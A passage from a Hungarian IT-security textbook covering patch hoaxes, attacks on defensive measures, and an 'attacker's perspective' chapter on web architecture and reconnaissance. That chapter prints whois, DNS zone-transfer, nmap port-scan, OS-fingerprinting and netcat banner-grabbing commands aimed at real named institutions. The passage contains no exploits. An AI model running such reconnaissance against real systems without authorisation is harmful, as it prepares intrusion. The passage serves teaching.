Előfordulhat az is, hogy a javítócsomag is tartalmaz hibát, de ez ellen nehéz védekezni. A szakemberek szokták mondani, hogy jobb a régi foltozott rendszer, mert annak ismert hibái vannak, mint az új még ismeretlen hibákat tartalmazó rendszer. A szakemberek ezért szoktak kivárni az új rendszerekre vagy verziókra való áttérés előtt, hogy kiderüljön a rendszer kezdeti időszakában felfedezett hibák súlyossága. A legtöbb felhasználó hamarabb tér át, mert kíváncsi az új és „vélhetően” szebb és jobb rendszer szolgáltatásaira. A biztonság szempontjából a második vonalbeli (aktuális legújabb változat előtti) rendszer alkalmazása javasolt az összes elérhető és szükséges javítócsomaggal kiegészítve és egyben megerősítve.

Amennyiben az áttérést kell választanunk, nem árt az aktuális rendszert elmenteni, hogy szükség esetén vissza lehessen térni rá. A rendszer méretétől és az anyagi lehetőségektől függően ez a mentés többféle adathordozóra is elvégezhető, és a mentés archiválható az új rendszer első pár hónapjának idejére.

A javítások támadásai is többnyire megegyeznek a frissítések támadásaival. Külön említendő, amikor olyan „javítócsomagot” kapunk, ami arra biztat, hogy rendszerünk biztonsága érdekében a csatolt alkalmazást futtassuk le, mert az betöm minden biztonsági rést. A küldő címe is hasonlít az általunk használt operációs rendszer gyártójának címére, így a sok levél között olvasva jó szándékúnak tűnik a levél. Fenntartással kell kezelni az ilyen leveleket, és jobb nem rögtön telepíteni/futtatni a csatolt anyagot. Még aznap érkezik több példány is belőle, így rájöhetünk, hogy nem a csatolt alkalmazást kell telepíteni, hanem a levélszemetet szűrő beállításainkat kell frissíteni, hogy a hasonló témájú levelek ne is zavarjanak bennünket. Ahogy a szakemberek mondják „csak tiszta forrásból” használjunk javítócsomagokat, és ne futtassunk mindent jó szándékkal, ami azt állítja magáról, hogy a biztonságunkat növeli.

Ha nem tudjuk eldönteni, hogy megbízhatunk-e az adott levélben és csatolásában, keressünk rá a nagyobb víruskereső cégek honlapján a megfelelő információra, és ott már biztosan szerepel, hogy a csatolás jó vagy rosszindulatú, illetve a levél tartalma valós vagy csak beugratás és rászedés (hoax). Nagyon fontos, hogy megtanuljuk az önfegyelmet, és ne küldjük tovább minden ismerősünknek a levelet, hogy „ők is mielőbb telepítsék, és biztonságban legyenek”. [HOAX]

3.8 Védekezések támadásai

A támadások ellen védekezik a felhasználó, de ezzel új frontot is nyit egyben, mégpedig a védekezések elleni támadások frontját.

A védekezéseket lehet közvetlenül és közvetetten támadni. Sok esetben nem is gondoljuk, hogy a védekezés maga lehet a támadás eszköze. Például egy jelszó vagy egy PIN kód véd az illetéktelen hozzáférés és a próbálgatásos támadás ellen is, hiszen adott számú próbálgatás után az azonosító és a hozzáférés felfüggesztésre kerül. Egyes rendszerekben adott idő, más rendszerekben adott magasabb-rendű kód megadása esetén újra aktiválható a hozzáférés. Amennyiben a támadó célja, hogy elérhetetlenné tegye a hozzáférést, úgy ebben az esetben szándékosan követi el a hozzáférés-próbálkozásokat.

Hálózati eszközök esetén csak felfüggesztésre kerülnek az azonosítók, de intelligens kártyákra alapuló rendszer esetében a kártya használhatatlanná is válhat a sokadik PIN, PIN2, PUK stb. próbálgatás után. Ennek megelőzésére vagy ennek az állapotnak a bekövetkeztére előre kigondolt megoldással kell szolgálni. Kártya esetében nehéz ilyen védelmet ajánlani, legfeljebb az lehet megoldás, hogy ne lehessen távolról ilyen támadást végezni, és a PIN2/PUK kódot csak a konzolról fogadja el a rendszer/eszköz. Nem egyértelmű a megoldás minden helyzetben. Az állítható, hogy inkább vesszenek el az adatok, ha konzolról valaki nyolcszor is rossz kódot ütött be, hiszen az nem a jogos felhasználó, hanem egy jogtalan lehet.

Hálózati eszközök esetében is alkalmazható a helytől függő korlátozás, vagyis legyen legalább egy olyan rendszergazda jogú felhasználó, aki nem jelentkezhet be távolról, csak a konzolról. Így mindig lesz egy azonosító, amiről belépve a rendszer és a többi azonosító is menedzselhető.

Közvetlen támadás lehet az, amikor a támadó le tudta cserélni a mentésben lévő adatokat, és az éles rendszert azért támadja, hogy összeomlása esetén a mentést töltsék vissza az adott helyen. Ekkor az általa módosított mentést fogják visszatölteni, amiben a támadás valódi célját kiszolgáló biztonsági probléma van, például módosított adat, beállítás vagy alkalmazás.

A közvetett támadás alatt értjük azt, amikor a védekező eszköz gyengeségeit használja ki a támadó. A tűzfal és a vírusirtó is tekinthető „csak egy alkalmazásnak” a sok közül, de speciális feladatuk és a rájuk épülő bizalom miatt különösen fontosak. A felhasználók hajlamosak arra, hogy ha tűzfal és vírusvédelem van a rendszerükben, akkor a téves biztonságérzet állapotába kerüljenek, és kevésbé figyeljenek oda a biztonságra. Szélsőséges esetben a rosszul alkalmazott vírusvédelem és tűzfal csökkenti a biztonságot a humán hozzáállás és a téves technikai beállítások által egyaránt. Az egyes tűzfal vagy vírusvédelmi rendszerekben is lehetnek programozói hibák, így fordulhat elő, hogy egy memóriatúlcsordulásos hibát távolról kihasználva nagyobb kárt tud okozni a támadó, mintha nem is lett volna feltelepítve az adott védelmi alkalmazás a rendszerre.

A fentiek is azt támasztják alá, hogy a biztonság egy kompromisszum, tehát a tűzfal vagy a vírusvédelmi rendszer is legyen naprakész, frissített, jól beállított (pl. alapból meglévő jelszavak cseréje a telepítés után), és figyelnünk kell az általunk alkalmazott rendszerekről megjelenő hibaleírásokat, és foltozásokat.

Itt fontos megemlíteni, hogy a védelmi politika ne a titok-alapú biztonság elvén alapuljon, de az intézkedéseket a megfelelő körben kell tartani, hogy külső fél ne ismerhesse ki az intézmény minden lépését, melyet a védekezésre fordít. Minden védekezés önmaga is veszélyt jelenthet, ha nem a megfelelő módon került bevezetésre, ezért a következőket kell meggondolni, mielőtt bevezetésre kerülnek (forrás: Bruce Schneier „How to think about security” című írása):

1. lépés**:** *Milyen problémát old meg a biztonsági intézkedés?* Azt hinnénk, hogy ez egyszerűen megválaszolható, de sokszor találkozhatunk olyan biztonsági megoldással, mely nem rendelkezik egyértelműen megnevezett céllal.

2. lépés: *Mennyire megfelelő a biztonsági intézkedés a probléma megoldására?* Sok esetben az elemzések a probléma megnevezése után az elméleti megoldásokra térnek anélkül, hogy megvizsgálnák a megoldás hatékonyságát.
3. lépés: *Milyen újabb biztonsági problémákat vet fel az adott megoldás?* A biztonság egy összetett és összefüggő rendszer, melyben egy elem megváltoztatása hullámokat gerjeszt.
4. lépés: *Mibe kerül a biztonsági intézkedés?* Nemcsak anyagi költségekre kell gondolni, hanem szociális költségekre is.
5. lépés: *A 2-4 lépések megválaszolása után megéri a költségeket a biztonsági intézkedés?* Ez a legegyszerűbb lépés, de a leggyakrabban ez senkit sem zavar. Nem elégséges, ha egy biztonsági rendszer hatékony. A társadalomban nincs korlátlan anyagi erőforrás, és nincs korlátlan türelem. A társadalomnak azt kell tennie, aminek a legtöbb értelme van, ami a leghatékonyabb a megfizetett pénzért.

Amennyiben ezzel a gondolkodásmóddal vezetjük be a védekezési intézkedéseket, úgy a védekezéseket ért támadásokra is jobban fel tudunk készülni (ld. 3. pont). Az általánosságok túllépve nézzük meg, hogyan lehet az egyes védekezés-típusokat részletesebben is sorra venni.

3.9 A támadó szemszögéből...

Ez a fejezet nem azért készült, hogy bárkit az itt szereplő leírás éles kipróbálására ösztönözzön, csak a támadó gondolkodásmódjának és cselekedeteinek szemléltetésére került az anyagba!

3.9.1 Bevezetés

A világ az Internet sebességével száguld előre, miközben az informatikai biztonság egyre fontosabb lesz a vállalatok mindennapjaiban.

Üzleti folyamatainkat egyre inkább a szoros – hálózati és üzleti – kapcsolatok megteremtése vezérli. Közelebb kerül egymáshoz a vállalat és ügyfele, a partnerek világméretű extraneteken kommunikálnak egymással, a munkavállalók a világ bármely részéről szükséges, hogy kapcsolatot tudjanak teremteni vállalatuk intranetével, melynek következtében a vállalatok kénytelenek szélesre tárni informatikai hálózatukat ügyfeleik, partnereik, alkalmazottaik előtt. Az eredmény egy olyan konvergencia, ami virtuális értékteremtő hálózatot alakít ki.

Az IT-biztonság hagyományos nézőpontja – tartsuk távol a betörőket – átalakul egy új üzleti elvárássá – biztosítsuk a jogosultaknak a hozzáférést a szükséges információkhoz – mindezt a lehető legmagasabb biztonsági szinten.

Nevezéktan

A fejezetben szereplő példákban a következő gépeket ill. IP címeket használjuk:

- A támadó gép: `requiem`, `192.168.42.42`
- A támadott gép: `aldozat`, `192.168.22.22`

A "`requiem$`" prompttal kezdődő sorok a támadó gépén kiadott parancsokat jelzik.

3.9.2 Alapfogalmak

A WEB szerkezeti felépítése

A World Wide Web világa legegyszerűbben egy olyan modellel modellezhető, amelyben kétféle szereplő játssza a fő szerepet: Web-kliens és Web-szerver. A kliensek feladata szinte kizárólag az, hogy a szerverek által szolgáltatott információt megjelenítsék a képernyőn. Jellemző, hogy az információ általában HTML (HyperText Markup Language) nyelven kódolt, s az adatátvitel szabványául a HTTP (HyperText Transfer Protocol) használatos. Bár e két szabvánnyal lefedtük az egyszerű esetek nagy részét, látjuk majd, hogy a valóság ennél a modellnél sokkal színesebb.

A HTML-ről röviden

Manapság a HTML biztonsági szempontból egyre kevésbé játszik kritikus szerepet, de megérdemli, hogy pár szót szóljunk róla, mivel nagy szerepet játszott a WEB fejlődésének kezdetén. A HTML egy jelölőnyelv (markup-language), a struktúráját ún. "tag"-ek – nevezzük magyarul tagoknak – határozzák meg. A tagok hegyes zárójelek közé írt kulcsszavak, amelyek a dokumentum formátumát és más tulajdonságait határozzák meg. Érdemes megemlíteni az <INPUT> tagot, ugyanis elképzelhető, hogy a hackerek ezzel játsszák ki a rosszul megtervezett rendszert. A visszaélésre leginkább alkalmas input tagok az ún. rejtett input tagok, melyek olyan információkat tartalmaznak, amiket a böngésző nem jelenít meg, hanem az űrlap beküldésével együtt visszaküld a webszervernek. Ha a webes alkalmazás épít arra, hogy a rejtett input tagok tartalma nem változik meg, akkor ez egy biztonsági rés lehet az adott alkalmazásban.

A HTML-t eleganciájának és elterjedtségének dacára egyre jobban kiszorítja az XML (eXtensible Markup Language). Ez leginkább a HTML gyengeségeinek tulajdonítható: a HTML statikus formátum, ami nem tud megfelelni az mindinkább felmerülő új igényeknek. Manapság a legtöbb tartalomszolgáltató szkript technológiákat használ, s a tartalmat valós időben generálja. Az XML hasonlít a HTML-re, ugyanúgy tagokat használ, de bővíthető és flexibilisen tud ábrázolni bármilyen adattípust. Várható, hogy az XML teljesen kiszorítja a HTML-t, s a WEB új „anyanyelvévé" válik.

HTTP

A WEB világában a kliens és a szerver közti adatátvitel szabványos protokollja a HTTP. Ez várhatóan a közeljövőben nem is fog megváltozni. A szabvány első – 1.0, RFC 1945 – verziója viszonylag egyszerű, ASCII alapú, állapottér nélküli protokoll, a legújabb verzió jelenleg az 1.1 (RFC 2616). Tipikusan a 80-as TCP portot használja, de bármely rendelkezésre álló porton működni tud. A HTTP egyszerűsége a lehetőségeiből fakad: kérés és válasz.

A WEB-en elérhető tartalmat URI-k (Unified Resource Identifier, RFC 2396) azonosítják. URI-k szinte bármilyen tartalmat azonosíthatnak az egyszerű szövegállománytól az élő videó közvetítésig. A WEB-es tartalmat azonosító URI-k három részből állnak: protokoll://szerver-név/lokális-útvonal. A protokoll HTTP vagy HTTPS lehet. A kliens feloldja a szerver nevét, így megkapja annak IP címét, csatlakozik hozzá, majd egy kérést intéz a szerverhez, amiben kéri az URI lokális részét. Ez tartalmazhat könyvtárneveket, állománynevet, de lehet egy egyszerű / jel is, ami gyakran az alapértelmezett nyitóoldalt jelöli. Ha létezik az erőforrás, akkor a webszerver válaszként visszaküldi azt.

A HTTP a hackerek kedvence, használatához egyszerűsége miatt nincs szükség komplex bináris kódolásokra, vagy az állapottér kezelésére. Ami szükséges az nem más, mint egy ember által is olvasható kérés és a kapott válasz értelmezése. A HTTP kérések teljesen függetlenek egymástól. Végül érdemes megemlíteni, hogy mivel az alapértelmezett portja a 80-as, minden web böngésző

automatikusan a 80-as portra kapcsolódik. Ez azért fontos, mert a tartalomszolgáltatónak még tűzfal használata esetén is be kell engednie a 80-as portra érkező forgalmat, ha elérhető szeretne maradni.

SSL/TLS

Az SSL (Secure Socket Layer) az ISO/OSI transport rétegét titkosítja, s ezzel megakadályozza, hogy a szerver és a kliens közötti forgalom kódolatlan szövegként olvasható legyen. Azon kívül, hogy a HTTP forgalmat „becsomagolja", beburkolja egy védőrétegbe, az SSL nem bővíti, s nem módosítja az alap HTTP kérés-válasz mechanizmusát. Az SSL használatánál lehetőség van kliens oldali tanúsítványok használatára, s ezzel egy nagyon megbízható autentikációt implementálhatunk. A kliens tanúsítványát egy olyan hitelesítő hatóságnak kell aláírnia, amelyet a webszerver ismer és elfogad. Manapság ezt a fajta autentikációt csak nagyon kevés tartalomszolgáltató használja. Az SSL legújabb verzióját TLS-nek (Transport Layer Security) nevezik. Az SSL/TLS titkosított HTTP forgalom alapértelmezésben a 443-as TCP portot használja.

A websüti (cookie)

Bár a HTTP állapottér nélküli protokoll, több próbálkozás történt ennek megváltoztatására. A legelterjedtebb megoldás az ún. websütik (cookie) (RFC 2965) használata. A websüti-mechanizmus úgy működik, hogy a webszerver egy adat tokent küld a kliensnek, majd a kliens ezt a további kéréseknél bemutatja a szervernek. A websütik vagy a memóriában tárolódnak ideiglenesen, vagy a háttértárolón. Bár a technológia sok kívánnivalót hagy maga után, mégis ez a megoldás terjedt el leginkább.

Autentikáció

Az állapottérhez szorosan kapcsolódik az autentikáció fogalma. HTTP segítségével több autentikációs megoldás is létezik:

Autentikáció	Leírás
Basic	Ez a megoldás base64 (triviálisan dekódolható) kódolással küldi a felhasználó/jelszó párost.
Digest	Mint az előző, csak a kódolt jelszóval.
NTLM	A Microsoft saját autentikációs protokollja, a HTTP kérés/válasz fejlécében került implementálásra. További részletek az alábbi címen találhatók: `http://davenport.sourceforge.net/ntlm.html#ntlmHttpAuthentication`
Negotiate	A Microsoft a Windows 2000-el vezette be ezt az autentikációs protokollt, ami visszafelé kompatibilis az NTLM-el. Az autentikáció a Kerberos technológiát használja. A Kerberos egy hálózati autentikációs protokoll kliens/szerver alkalmazások számára, erős kriptográfia háttérrel. Bővebb leírás az alábbi címen található: `http://web.mit.edu/kerberos/www/`

Táblázat 2. HTTP autentikációk

Az alábbi autentikációs megoldások nem kapcsolódnak szorosan a HTTP protokollhoz, hanem megkerülő megoldások:

Autentikáció	Leírás
Microsoft Passport	Ez a Microsoft által nyújtott single-sign-in (SSI) szolgáltatás, ami lehetővé teszi a Web-szervereknek (ún. Passport partnereknek), hogy a központi Microsoft Passport szerver segítségével autentikáljanak.
Form alapú	A felhasználó/jelszó párost egy űrlapon küldi be a kliens, és a Web-alkalmazás kezeli a szerver oldalon. Az autentikációt követően tipikusan egy websüti segítségével kezelik az autentikált státuszt.
Kliens oldali tanúsítvány	Ez az előbb említett SSL/TLS megoldás, ami a kliens által nyújtott digitális tanúsítvány alapján autentikál.

Táblázat 3. Nem HTTP-alapú autentikációs protokollok

A WEB kliens

Az általános Web-kliens a böngésző. HTTP protokollal kommunikál, és a kapott HTML vagy más jelölő-nyelveket leírt tartalmat a képernyőn jeleníti meg. A HTTP-hez hasonlóan a böngésző viszonylag egyszerű. A HTML és az XML bővíthetőségének köszönhetően azonban lehetőség van különböző funkcionalitásokat integrálni az alapvetően statikus oldalakba. Ilyen például a Microsoft ActiveX és a Sun Microsystems JAVA technológiája. Az idők során A HTML-t kiegészítendő új technológiák jelentek meg, mint a DHTML (Dynamic HTML), a Cascading Style Sheet (CSS), de az igazi áttörést az XML hozta meg. A legtöbb böngésző a HTTP mellett más szabványokat is kezelni tud, mint pl. HTTPS, FTP, GOPHER.

A Web-szerver

A legegyszerűbben úgy jellemezhetjük a Web-szervert, mint egy HTTP daemon-t, ami a Web-kliensektől kap kéréseket, majd ezeket elemzi, és ellenőrzi, hogy a kért erőforrás létezik-e. A kérést továbbadja a Web-alkalmazásnak, majd az alkalmazás futásának eredményét visszaküldi a kliensnek. Manapság a Web-szerverek piacát néhány szoftver uralja, mint a Microsoft IIS, Apache Software Foundation Apache HTTP Server, AOL/Netscape Enterprise Server. Erről több információ a `http://www.netcraft.net/` címen található.

Web-szerver / Web-alkalmazás közti különbség

Egy árnyalatnyi különbségnek tűnő, de a valóságban két merőben különböző tartalom bújik meg e fogalmak mögött, amit sokan nem különböztetnek meg, választanak el egymástól.

Network ←→ System ←→ WEB Service ←→ WEB Application ←→ Data

Ez a modell az ISO/OSI modellhez hasonlóan a tartalomszolgáltató különböző logikai szintjeit mutatja be, így a hálózati-, rendszer-, szolgáltatás-, alkalmazás- és adat szintek egymáshoz való viszonyát. Mindegyik szintnek lehetnek sebezhető pontjai.

A hálózati- és rendszer szintek a Web-szerver és a Web-alkalmazás alatt helyezkednek el. E szintek az operációs rendszer vagy az operációs rendszeren futó más sebezhető szolgáltatásokat taglalják. Erre a kategóriára találták ki a tűzfalakat, melyek a Web-szolgáltatáson kívül minden más szolgáltatáshoz való kapcsolódást megakadályozhatnak. A szolgáltatási szinten figyel a HTTP daemon, az alkalmazás szintjén pedig az alkalmazás logikája helyezkedik el, ami a szolgáltatás dinamizmusát adja.

Egy Web-szerver elleni támadás gond nélkül, észrevétlenül suhanhat át az alsó szinteken: átmegy a hálózaton, át a hálózati protokollokon, mint az Ethernet és TCP/IP, majd a rendszer

szinten, ahol pl. a csomagok folyammá való összeillesztése történik, majd a szolgáltatási szinten fejti ki hatását.

A Web-alkalmazás

Az előző modell alkalmazás szintjét általában egy háromszintű modellel finomítják tovább: prezentációs, logikai és adat szintek. A prezentációs réteg egy eszköztár a bemenet értelmezésére és a kimenet megjelenítésére. Az alkalmazás logikája a modern tartalomszolgáltatás lelke. Az adat szint általában egy adatbázist takar, amit a logikai réteg lekérdezhet, módosíthat, s így az adatok elválaszthatók a logikától. A ma elérhető alkalmazást készítő technológiák e szintek egy vagy több rétegét implementálják. A Web-alkalmazási szint a hackerek paradicsoma, ugyanis lehetővé teszi, hogy a Web-alkalmazás kódját tetszőleges bemenettel futtassák. Végül megemlítjük, hogy egy Web-szerveren több Web-alkalmazás is működhet egymástól függetlenül.

Az adatbázis szerver

Az adatbázis szerver az adat szint ura. Az adatbázis, mint technológia tette lehetővé, hogy a web világa a statikus oldalaktól dinamikus médiummá fejlődjön. A leggyakrabban használt adatbázis szerver típusok az MS SQL, Oracle, Sybase, PostgreSQL. Az adatbázisokhoz a logikák általában ODBC (Open Database Connectivity) vagy JDBC (Java Database Connectivity) interfészekkel csatlakoznak.

Proxy

A proxy-ra jellemző, hogy kilóg a szerkezeti felépítésben vázolt egyszerű kliens-szerver modellből. Először nagy Internet szolgáltatók vezették be, azzal a céllal, hogy a kliensek ne közvetlenül a távoli Web-szerverekhez kapcsolódjanak, hanem adják oda a kérést egy közbülső „anyagbeszerzőnek”, amely majd „beszerzi” az URI által megjelölt tartalmat, s átadja a kliensnek. Ez a megoldás arra jó, hogy a gyakran lekérdezett objektumokat egy helyi gyorsítótárban (cache) tárolja, s ezzel sávszélességet spóroljon, ill. gyorsítsa az elérést. A megoldás hátulütője viszont az, hogy az összes olyan Web-alkalmazás, ami a forrás IP címétől függött, gyakorlatilag hasznavehetetlenné vált, mivel a Web-szerver forrásként a proxy IP címét látja. Sőt proxy-hierarchiák esetében akár más és más proxy IP címét.

Load balancer (terhelés megosztó)

A terhelés megosztó úgy néz ki, mint egy fordított proxy, ami a bejövő kéréseket osztja el az egyenlően konfigurált Web-szerver parkunk gépei között. Ez megteremti egy skálázható rendszer kialakítását, ahol nem okoz gondot a növekvő HTTP kérések okozta terhelés. Kétféle terhelés megosztó létezik: statikus és dinamikus. A statikus, pl. round-robin osztja el a kéréseket a gépek között. A dinamikus valamilyen változótól függően dönti el, kinek adja át a „lapot”. Egy load balancer többnyire a *www.portalunk.hu* címen figyel, s adja át a kéréseket a belső Web-szervereknek, akiknek lehetnek privát IP címeik is.

A potenciális gyengeségek helyei

Végül vizsgáljuk meg, hogy modellünkben az egyes szinteken milyen támadásokat várhatunk:

- WEB kliens: aktív tartalom (ActiveX, Java) futtatása, kliensben lévő hibák kihasználása
- Transport: a kliens-szerver kommunikáció lehallgatása, SSL átirányítás

- Web-szerver: hibák a Web-szerverben
- Web-alkalmazás: autorizáció/autentikáció kijátszása
- Adatbázis: az adatbázis módosítása, privilegizált hozzáférés megszerzése, adatszivárogtatás

3.9.3 A Web feltörés módszerei

E rövid összefoglalás célja, hogy bemutassuk, miről szólnak majd a következő idevágó fejezetek.

Az infrastruktúra meghatározása

Az első lépés, hogy átfogó képet szerzünk a célpont infrastruktúrájáról. A következőkhöz hasonló kérdések merülhetnek fel: milyen IP címeket használ? Milyen portokon milyen szolgáltatások futnak? Milyen az operációs rendszer? Mi a Web-szerver típusa? Van-e terhelés megosztás?

A Web-szerver támadása

Ez a fajta támadás arra épít, hogy a Web-szerverekben időnként hibák találhatók, és ha a rendszergazda nem frissíti a szoftvert, akkor az könnyű prédául szolgál egyrészt a hackereknek, akik felfedezik és kihasználják a rést, másrészt a "script-kiddie"-knek nevezett rosszakaróknak is, akik a támadást csak a mások által megírt fegyverrel – úgynevezett exploit – képesek elkövetni.

Az alkalmazás feltérképezése

Ha nem sikerült hibát találni a Web-szerverben, akkor jöhet a tartalomszolgáltató Web-alkalmazásának feltérképezése. Ez egy részletekbe menő elemzés, ahol minden apró lehetőséget meg kell vizsgálni. Milyen alkalmazási logika fut a Web-szerveren (ASP, Java, CGI stb.). Milyen a weboldal könyvtárstruktúrája? Milyen autentikációt használ? Milyen back-end van mögötte? Ez a módszertan legfontosabb lépése.

Autentikáció / autorizáció kijátszása

Ha a feltérképezés során autentikációval védett területet találunk, azt alaposan meg kell vizsgálni, hiszen bizonyosan értékes és fontos részt véd a szerveren. Különböző technikákat használhatunk, mint pl. automatizált jelszó találgató. Ha sikerül bejutni, akkor jöhet a védett állományok, objektumok megszerzése. Erre több módszer van, pl. a könyvtár-bejárás. Megpróbálhatjuk megváltoztatni az identitásunkat (süti/form változtatással) is.

Támadások adatbázis, Web-kliens, menedzsment felület ellen

A legtöbb támadás célja, hogy hozzáférést szerezzenek az adatbázishoz. Ez érthető, hisz itt találhatók a legérdekesebb információk: az ügyfelek adatai, hitelkártyaszámok, repülőjegy árak stb. A legtöbb Web-szervert futtató gépen szükség van távoli adminisztrációs lehetőségre, hogy a Web-szerver felelőse (rendszergazda) távolról is tudjon dolgozni, hisz nem ülhet mindig a gép előtt. Valahol léteznie kell egy nyitott portnak, ami távoli menedzselést biztosít, hozzáférést a Web-szerverhez, a tartalomhoz, vagy az adatbázishoz. Vannak olyan támadások is, melyek célpontja a kliens böngészője.

3.9.4 Az infrastruktúra meghatározása

Az infrastruktúra meghatározása három célt tűz ki maga elé. Ezek: meghatározni a szerver(ek) IP címeit, kideríteni milyen portok nyitottak, azon milyen alkalmazások találhatók, majd meghatározni a szerver ill. az operációs rendszer típusát.

Intuíció

Első lépésben meghatározzuk a tényleges gépeket, amelyen a Web-szolgáltatások futnak. Mára már nagyon sok domain nevet regisztráltak az Interneten, így könnyedén találhatunk célpontot magunknak. A legegyszerűbb módszer az intuitív keresés. Egészítsük ki az ötletünket www. kezdettel és toldjuk meg .com, .net, .org, .hu végződéssel. Egészen biztos, hogy próbálkozásunk sikerrel jár.

WHOIS

A következő lépésként próbáljunk meg átfogó képet szerezni a célpontról. Az eszköz, ami segítségünkre lehet, a `whois` program, amivel információkat lehet lekérdezni az Internet regisztrációs adatbázisaiból. A legfontosabb információ, amit megtudhatunk: milyen IP tartományt használ a célpont. Megtudhatjuk még a regisztrált domain neveket, a felelős személyek elérhetőségét stb.

A regisztrációs adatbázisokról a `http://www.internic.net/regist.html` címen olvashatunk.

A `whois` program által nyújtott adatokat Web-alapon is megszerezhetjük. Amerikai célpontról a `http://ww1.arin.net/whois/` címen szerezhetünk információt, míg európai célpont esetén a `http://www.ripe.net/db/whois/whois.html` oldalon kereshetünk.

Példaként nézzük meg, mit találunk a SZTAKI-ról:

```
requiem$ whois sztaki -h whois.ripe.net
requiem$ whois sztaki -h whois.ripe.net | grep inetnum:
```

A parancs kimenetéből megtudhatjuk, milyen IP címtartományokat használ a SZTAKI.

DNS

A következő lépésben megpróbáljuk megszerezni a célpont teljes DNS domain-jének listáját. Ez normális esetben csak a másodlagos névszerverek számára engedélyezett, hogy tükrözhessék az adatokat, de előfordulhat, hogy a hálózati rendszergazda elfelejtette ezt beállítani. Először meg kell tudnunk, mely névkiszolgálóknál lehet meg a tartomány listája, ezután próbálkozhatunk a letöltéssel.

Legyen célpontunk a `mad.hu`!

```
requiem$ host -t ns mad.hu
mad.hu name server nic.mad.hu.
mad.hu name server ns2.sztaki.hu.

requiem$ dig @nic.mad.hu axfr mad.hu
```

Ping

A `ping` a legegyszerűbb módszer arra, hogy felderítsük a célpont hálózatán elérhető gépeket. A módszer hátránya az, hogy manapság szinte minden hálózatüzemeltető kiszűri az ICMP Echo Request csomagokat, megakadályozva ezzel a `ping` működését, vagyis a terep felderítését.

Port Scan

A leghatékonyabb módszer a célpont hálózatának felderítésére az ún. port scan. Ennek során a támadó gépe kapcsolódni próbál a megtámadott gépek TCP és UDP portjaira, kiderítve ezzel, hogy az adott porton van-e szolgáltatás. Ha a próbálkozásra pozitív válasz érkezik, akkor teljes bizonyossággal kijelenthető, hogy az adott IP cím él, s találhatók rajta szolgáltatások. Az alábbi példákban az **nmap** port scannert fogjuk használni: `http://www.insecure.org/nmap/`

```
requiem# nmap -p 0-65535 -v www.sztaki.hu
```

Ez esetben a program letapogatja a `www.sztaki.hu` szerver mind a 2^{16} (65536) portját. Egy C osztályú hálózat teljes letapogatása akár két napba is beletelhet, ha 1 másodperc alatt 100 portot tudunk ellenőrizni. Többféle trükköt vethetünk be, hogy a szükséges időt lerövidítsük. A legegyszerűbb módszer, ha csak a tipikus, fontosnak tartott portokat vizsgáljuk. Ezzel sokat nem vesztünk, a letapogatás idejét viszont drasztikusan lecsökkenthetjük. A gyorsítás másik módja a TCP SYN típusú letapogatás használata. Ez a három részből álló TCP handshake helyett csak egy SYN/ACK válaszra vár az első csomag után. Ez lecsökkenti a szükséges időt, viszont futtatásához a legtöbb rendszeren már rendszergazdai (root) jogosultság szükséges. A következő parancs TCP SYN módszerrel tapogat le egy 8 gépből álló hálózati blokkot, de csak az alsó 1024 portot:

```
requiem# nmap -v -sS -p 1-1024 193.225.86.1-8
```

Az UDP portok letapogatása kissé körmönfontabb. Az adott UDP portra a fürkésző program csomagot küld, majd választ vár. Ha ICMP Port Unreachable választ kap, akkor a port zárva van. Problémák abból eredhetnek, ha az adott rendszeren az ICMP protokollt letiltották, vagy tűzfallal kiszűrik, ilyenkor hibás eredményt kapunk. Lássunk egy példát:

```
requiem# nmap -v -sU -p 1-200 www.sztaki.hu
```

A letapogatást érdemes többször végrehajtani, hiszen előfordulhat, hogy a fürkészés különféle átmeneti hibák, csomagvesztés stb. miatt átsiklik egy-egy porton vagy szerveren. Dolgunkat megnehezítheti, ha load-balancer vagy virtuális IP címek vannak használatban. Az első esetben az Internetről tipikusan csak a load-balancer érhető el, míg a mögötte felsorakozó Web-szerverek privát IP címeket használnak. Ilyenkor a terhelésmegosztó mögötti hálózatot port-scan módszerrel nem tudjuk felderíteni. A másik véglet az, amikor a tartalomszolgáltató hardvert spórol, vagyis IP alias-okat használ, azaz egy konkrét gép több IP címmel is elérhető. Ilyenkor a port-scan azonos gépek tömkelegét mutatja ki.

A letapogatás két célt szolgál. Egyrészt megtudhatjuk, milyen portokon fut Web-szerver, másrészt kiderülhet, hogy régi, nem frissített szolgáltatások futnak (ssh, ftp stb.), amelyek nincsenek biztonságosan bekonfigurálva, így azokat kijátszva hozzáférést szerezhetünk a célba vett gépekhez.

Az operációs rendszer meghatározása

Erre a célra több program is létezik, most az előbb már megismert `nmap`-ot használjuk:

```
requiem# nmap -O www.elte.hu
```

E témáról részletesebben Juhász Péter Károly és Modla Ferenc „Távoli operációsrendszer detektálás” című írásában olvashatunk: `http://tinyurl.com/25ecb`

3.9.5 A Web-szerver meghatározása

A távoli Web-szerver típusának és verziószámának kiderítésére a “banner grabbing”-ként ismert módszert alkalmazhatjuk. A HTTP 1.1 szabvány definiál egy header mezőt (server), amelyben a Web-szerver a kliens számára megadja identitását. A legtöbb rendszergazda ezt nem változtatja meg, ezzel megkönnyíti a betörők dolgát. A HTTPS fölötti SSL-es szerverekre is működik a módszer, csak egy olyan programra van még szükségünk, ami az SSL-t transzparenssé teszi. Ilyen program például az **`sslproxy`**: `http://www.obdev.at/products/ssl-proxy/` vagy az `stunnel`: `http://www.stunnel.org/`

A TCP/IP svájci bicskájával (`netcat`) most nézzük meg a SZTAKI Web-szerverét.

```
requiem$ echo -e "GET / HTTP/1.0\n" | nc -vv www.sztaki.hu 80 | head -6
lutra.sztaki.hu [193.225.86.11] 80 (www) open
HTTP/1.1 200 OK
Date: Thu, 26 Feb 2004 14:45:34 GMT
Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) ApacheJServ/1.1.2
Connection: close
Content-Type: text/html
```

Mint láthatjuk a ’Server:’ mezőből megtudhatjuk, hogy Apache 1.3.20 szerverről van szó.

3.9.6 A Web-szerver feltörése

A tartalomszolgáltatót célba vett betörők legelső rosszindulatú próbálkozása magának a Web-szervernek a támadása. Bármilyen alapossággal, bármilyen biztonságosra is készítjük el Web-alkalmazásunkat, ha az alatta levő Web-szerver megtámadható, az egész egy homokra épített házra hasonlít, amit könnyedén elmos a víz.

Túlélési taktika

